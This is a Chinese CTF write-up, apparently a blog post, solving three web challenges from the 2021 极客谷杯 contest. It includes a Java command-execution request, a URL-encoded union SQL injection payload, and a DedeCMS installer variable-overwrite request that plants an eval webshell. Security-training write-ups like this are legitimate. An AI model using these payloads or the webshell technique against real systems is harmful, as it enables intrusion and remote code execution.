
2021年 极客谷杯 Web

原创

bfengj 于 2021-10-22 19:24:09 发布 360 收藏 2

分类专栏： 比赛WP 文章标签： 前端 java intellij-idea



粗心的开发人员

存在/info，提示发现目录下存在R.class文件，可能导致源代码泄露，请及时处理！

将R.class下载下来拿IDEA打开审计：

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.example.demo2;

import java.io.BufferedInputStream;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import org.apache.logging.log4j.util.Strings;
import org.springframework.util.DigestUtils;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;

@RestController
@RequestMapping({"/r"})
public class R {
    public R() {
    }

    private boolean waf1(String data) {
        String[] blacks = new String[]{"cat", "more", "tail", "f", "1", "a", "g", "?", "*", "[", "]", "0", "1",
"2", "3", "4", "5", "6", "7", "8", "9", ">", ";", "/"};
        if (Strings.isEmpty(data)) {
            System.out.println("1111");
            return true;
        } else {
            String[] var3 = blacks;
            int var4 = blacks.length;

            for(int var5 = 0; var5 < var4; ++var5) {
                String black = var3[var5];
                if (data.toLowerCase().contains(black)) {
```

```
                if (data.toLowerCase().contains(black)) {
                    return false;
                }
            }

            return true;
        }
    }

    @PostMapping({"/e"})
    public String CE(String x, String c, String cmd) {
        if (!this.waf1(cmd)) {
            return "hacker!! Go away!1111";
        } else if (!DigestUtils.md5DigestAsHex(x.getBytes()).startsWith("5ebe2294")) {
            return DigestUtils.md5DigestAsHex(x.getBytes()).substring(0, 8);
        } else {
            Runtime run = Runtime.getRuntime();
            StringBuilder sb = new StringBuilder();

            try {
                Process p = run.exec(c);
                BufferedInputStream in = new BufferedInputStream(p.getInputStream());
                BufferedReader inBr = new BufferedReader(new InputStreamReader(in));

                String tmpStr;
                while((tmpStr = inBr.readLine()) != null) {
                    sb.append(tmpStr);
                }

                if (p.waitFor() != 0 && p.exitValue() == 1) {
                    return "failed!!";
                } else {
                    inBr.close();
                    in.close();
                    return sb.toString();
                }
            } catch (Exception var10) {
                return String.valueOf(var10);
            }
        }
    }
}
```

简单的审计一下，路由是/r/e，传入的cmd进行waf，但是cmd后续没用。传入的x经过md5的结果是以5ebe2294开头，把这串东西放到谷歌上搜一下就会出现下面这串：

查一下就知道这是secret的md5结果，所以x传secret，然后后面是一个命令执行，拿参数c 进行rce即可：

```
http://6c643ff4-67a2-4a2c-ace8-e14a55d40fd2.jkg.dasctf.com/r/e

x=secret&c=cat /flag.txt
```

love_sql

一血。根据提示存在备份文件，扫一下发现了www.zip，里面有网站的源码。

发现在content.php里面存在SQL注入，但是ban了一些东西，但是基本算没有waf。考虑到可以联合注入，再加上题目告诉了我们flag在flag表里，这样就知道了表名，直接进行无列名注入。但是对内容进行了一次waf：

```
    if(!stristr($row['content'],'DASCTF') && !stristr($row['time'],'DASCTF')){
        echo $row['content']."<br/>";
        echo $row['time'];
    }
```

进行一次编码就可以了，base64或者hex都行，直接打：

```
/content.php?id=-1%20union%20select%201,2,(select%20hex(hex(group_concat(`2`)))%20from%20(select%201,2%20union%20select%20*%20from%20flag)feng)
```

再把得到的内容进行2次hex解密即可得到flag。

EZDEDE

一血。安装getshell，网上有一个，是这里的：

```
else if($step==11)
{
    require_once('../data/admin/config_update.php');
    $rmurl = UPDATEHOST."dedecms/demodata.{$s_lang}.txt";
    $sql_content = file_get_contents($rmurl);
    $fp = fopen(INSTALL_DEMO_NAME,'w');
    if(fwrite($fp,$sql_content))
        echo '  <font color="green">[√]</font> 存在(您可以选择安装进行体验)';
    else
        echo '  <font color="red">[×]</font> 远程获取失败';
    unset($sql_content);
    fclose($fp);
    exit();
}
```

但是不知道为什么打不通，利用安装的step4中的：

```
        $conn = mysql_connect($dbhost,$dbuser,$dbpwd) or die("<script>alert('数据库服务器或登录密码无效，\\n\\n无法连接数据库，请重新设定！');history.go(-1);</script>");
```

构造mysql恶意服务端进行读取文件，读一下install/index.php，发现出题人把step11这里给删了，其他都没动，所以得再挖一下。

最终定位到了这里：

```
    if(!isset($modules) || !is_array($modules))
    {
        //锁定安装程序
        $fp = fopen($insLockfile,'w');
        fwrite($fp,'ok');
        fclose($fp);
        include('./templates/step-5.html');
        exit();
    }
    else
    {
        $module = join(',',$modules);
        $fp = fopen($moduleCacheFile,'w');
        var_dump($moduleCacheFile);
        fwrite($fp,'<'.'?php'."\r\n");
        fwrite($fp,'$selModule = "'.$module.'"; '."\r\n");
        fwrite($fp,'?'.'>');
```

进入else就可以写入文件，这里的变量都可以进行覆盖：

```
foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k => $_v) ${$_k} = RunMagicQuotes($_v);
}
```

唯一的问题就是，`$module`是被双引号包裹的，想要逃出来的话还得加双引号，但是在上面的`RunMagicQuotes`存在转义的处理，没法逃出双引号，那就不逃了：

```
${eval($_POST[0])}
```

正常安装的时候抓个包改一下数据即可：

```
POST /install/index.php HTTP/1.1
Host: 06b29b43-e931-40cc-b464-1252310adc97.jkg.dasctf.com
Content-Length: 418
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://06b29b43-e931-40cc-b464-1252310adc97.jkg.dasctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81
 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Referer: http://06b29b43-e931-40cc-b464-1252310adc97.jkg.dasctf.com/install/index.php?step=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

step=4&dbtype=mysql&dbhost=localhost&dbuser=root&dbpwd=root&dbprefix=dede_&dbname=dedecmsv57utf8sp2&dblang=utf8&
adminuser=admin&adminpwd=admin&cookieencode=3WGGbidsWw5FshrPdHHxwDbfgyW6oAVv&webname=%E6%88%91%E7%9A%84%E7%BD%91
%E7%AB%99&adminmail=admin%40dedecms.com&baseurl=http%3A%2F%2F06b29b43-e931-40cc-b464-1252310adc97.jkg.dasctf.com
&cmspath=&installdemo=0&modules[]=${eval($_POST[0])}&moduleCacheFile=../data/1.php
```

即可写入`/data/1.php`，再去读flag即可。